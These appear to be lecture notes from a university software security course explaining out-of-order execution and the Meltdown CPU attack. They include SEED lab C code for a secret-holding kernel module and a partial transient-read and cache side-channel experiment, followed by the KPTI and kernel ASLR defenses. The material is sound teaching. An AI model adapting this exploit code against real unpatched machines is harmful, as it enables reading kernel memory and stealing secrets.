CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Norton 218

Time: Monday, 5:00 PM - 7:50 PM

Course Evaluation

Begins: 4/29/2022
Ends: 5/15/2022

If 90% of student submit the evaluation, all of the class will get **10** bonus points.

44 students. So 40 **evaluations**!!

Final CTFs

To-be determined

Meltdown and Spectre

https://meltdownattack.com/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5754

Slides from SEED project and Jake Williams


Meltdown Basics

Meltdown allows attackers to read arbitrary physical memory (including kernel memory) from an unprivileged user process

Meltdown uses ***out of order instruction execution*** to leak data via a processor covert channel (cache lines)

Meltdown was patched (in Linux) with Kernel page-table isolation (KAISER/KPTI)

An In-order Pipeline



Problem: A true data dependency stalls dispatch of younger instructions into functional (execution) units

Dispatch: Act of sending an instruction to a functional unit

Can We Do Better?

What do the following two pieces of code have in common (with respect to execution in the previous design)?

```
IMUL  R3 ← R1, R2            LD    R3 ← R1 (0)
ADD   R3 ← R3, R1            ADD   R3 ← R3, R1
ADD   R1 ← R6, R7            ADD   R1 ← R6, R7
IMUL  R5 ← R6, R8            IMUL  R5 ← R6, R8
ADD   R7 ← R3, R5            ADD   R7 ← R3, R5
```

Answer: First ADD stalls the whole pipeline!
ADD cannot dispatch because its source registers unavailable
Later independent instructions cannot get executed


Out-of-Order Execution (Dynamic Instruction Scheduling)

Idea: Move the dependent instructions out of the way of independent ones; Rest areas for dependent instructions: Reservation stations

Monitor the source “values” of each instruction in the resting area. When all source “values” of an instruction are available, “fire” (i.e. dispatch) the instruction. Instructions dispatched in dataflow (not control-flow) order


Benefit: Latency tolerance: Allows independent instructions to execute and complete in the presence of a long latency operation

In-order Dispatch




IMUL R3 ← R1, R2
ADD R3 ← R3, R1
ADD R1 ← R6, R7
IMUL R5 ← R6, R8
ADD R7 ← R3, R5

Out-of-order Dispatch



IMUL R3 ← R1, R2
ADD R3 ← R3, R1
ADD R1 ← R6, R7
IMUL R5 ← R6, R8
ADD R7 ← R3, R5


Meltdown Attack



Step 1: A user process reads a byte of arbitrary kernel memory. This should cause an exception (and eventually will), but will leak data to a side channel before the exception handler is invoked due to out of order instruction execution.

Clear the elements of the user space array from the CPU cache.


Meltdown Attack



Step 2: The value of the secret data is used to populate data in an array that is readable in user space memory. The position of the array access depends on the secret value.

Due to out of order instruction processing, this user space array briefly contains the secret (by design), but the operation is flushed before it can be read.


Meltdown Attack



Step 3: An exception is triggered that discards the out of order instructions. The secret cannot be read from the user space array

Secret data is never available in the user accessible array since the exception discards the results of the out of order Instruction computations.

Meltdown Attack



```
for (x=0; x <=255; x++) {
return min(time(read array[x]))
}
```

Step 4: The unprivileged process iterates through array elements. The cached element will be returned much faster, revealing the contents of the secret byte read.
* The array is really 4KB elements

Secret data is never available in the user accessible array since the exception discards the results of the out of order Instruction computations.

SEED/MeltdownKernel.c

```
static char secret[8] = {’S’, ’E’, ’E’, ’D’, ’L’, ’a’, ’b’, ’s’};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file) {
        return single_open(file, NULL, PDE_DATA(inode)); }

static ssize_t read_proc(struct file *filp, char *buffer, size_t length, loff_t *offset) {
        memcpy(secret_buffer, &secret, 8);
        return 8; }

static const struct file_operations test_proc_fops =
{ .owner = THIS_MODULE, .open = test_proc_open, .read = read_proc, .llseek = seq_lseek,  .release = single_release, };

static __init int test_proc_init(void) {
        printk("secret data address:%p\n", &secret);
        secret_buffer = (char*)vmalloc(8);
        secret_entry = proc_create_data("secret_data", 0444, NULL, &test_proc_fops, NULL);
        if (secret_entry)
                return 0;
        return -ENOMEM; }

static __exit void test_proc_cleanup(void) {
remove_proc_entry("secret_data", NULL); }

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

SEED/usertest.c


```
int main()
{
	char *kernel_data_addr = (char*)0xfb61b000;
	char kernel_data = *kernel_data_addr;
	printf("I have reached here.\n");
	return 0;
}
```

SEED/ExceptionHandling.c

```
static sigjmp_buf jbuf;
static void catch_segv()
{
        siglongjmp(jbuf, 1);
}

int main() {
        long kernel_data_addr = 0xfb61b000;
        signal(SIGSEGV, catch_segv);
        if (sigsetjmp(jbuf, 1) == 0)
        {
                char kernel_data = *(char*)kernel_data_addr;
                printf("Kernel data at address %lu is: %c\n", kernel_data_addr, kernel_data);
        }
        else
        {
                printf("Memory access violation!\n");
        }

        printf("Program continues to execute.\n");
        return 0;
}
```


Access Kernel Memory
kernel_data = *kernel_addr
Out-of-order execution
Access permission check
Bring the kernel data to register.
Continue execution.
Interrupted. Execution
results are discarded.
If permission check fails, interrupt
the out-of-order execusion.

SEED/MeltdownExperiment.c

```
void meltdown(unsigned long kernel_data_addr)
{
        char kernel_data = 0;
        kernel_data = *(char*)kernel_data_addr;
        array[kernel_data * 4096 + DELTA] += 1; }

static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

int main() {
        signal(SIGSEGV, catch_segv);
        flushSideChannel();

        if (sigsetjmp(jbuf, 1) == 0)
        {
                meltdown(0xfb61b000); }
        else{
                printf("Memory access violation!\n");
        }

        reloadSideChannel();
        return 0;
}
```

Defense

Kernel page table isolation (aka KPTI, aka the KAISER patch) removes the mapping of kernel memory in user space processes.

Because the kernel memory is no longer mapped, it cannot be read by Meltdown
– This incurs a non-negligible performance impact

The patch does not address the core vulnerability, it simply prevents practical exploitation

Kernel ASLR

Linux implements kernel ASLR by default since 4.12

The 64-bit address space is huge, you wouldn’t want to dump the whole thing
– 16EB theoretical limit, but 256TB practical limit

Randomization is limited to 40 bits, meaning that locating kernel offsets is relatively easy

Page Tables (User and Kernel)

Page tables contain the mappings between virtual memory (used by the process) and physical memory (used by the memory manager)

For performance reasons, most modern OS’s map kernel addresses into user space processes
